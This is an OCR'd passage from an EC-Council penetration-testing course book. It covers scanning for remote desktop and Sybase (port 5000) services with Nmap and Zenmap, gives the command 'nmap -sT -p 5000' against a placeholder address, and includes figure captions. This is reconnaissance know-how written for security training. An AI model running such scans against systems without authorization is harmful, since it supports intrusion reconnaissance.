


Figure L.23: Port scan for remote desktop ports using Zenmap





Figure L.24: Port scan for remote desktop ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for Sybase Ports (Port 5000)

Source: *https://nmap.org*

Sybase is a data management software that helps users to manage and analyze information in relational databases. By default, Sybase listens on port 5000. You must use the Nmap to find the open ports used by the Sybase software in an enterprise. The command for scanning Sybase port is

```
nmap -sT -p 5000 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.25: Port scan for Sybase ports using Zenmap


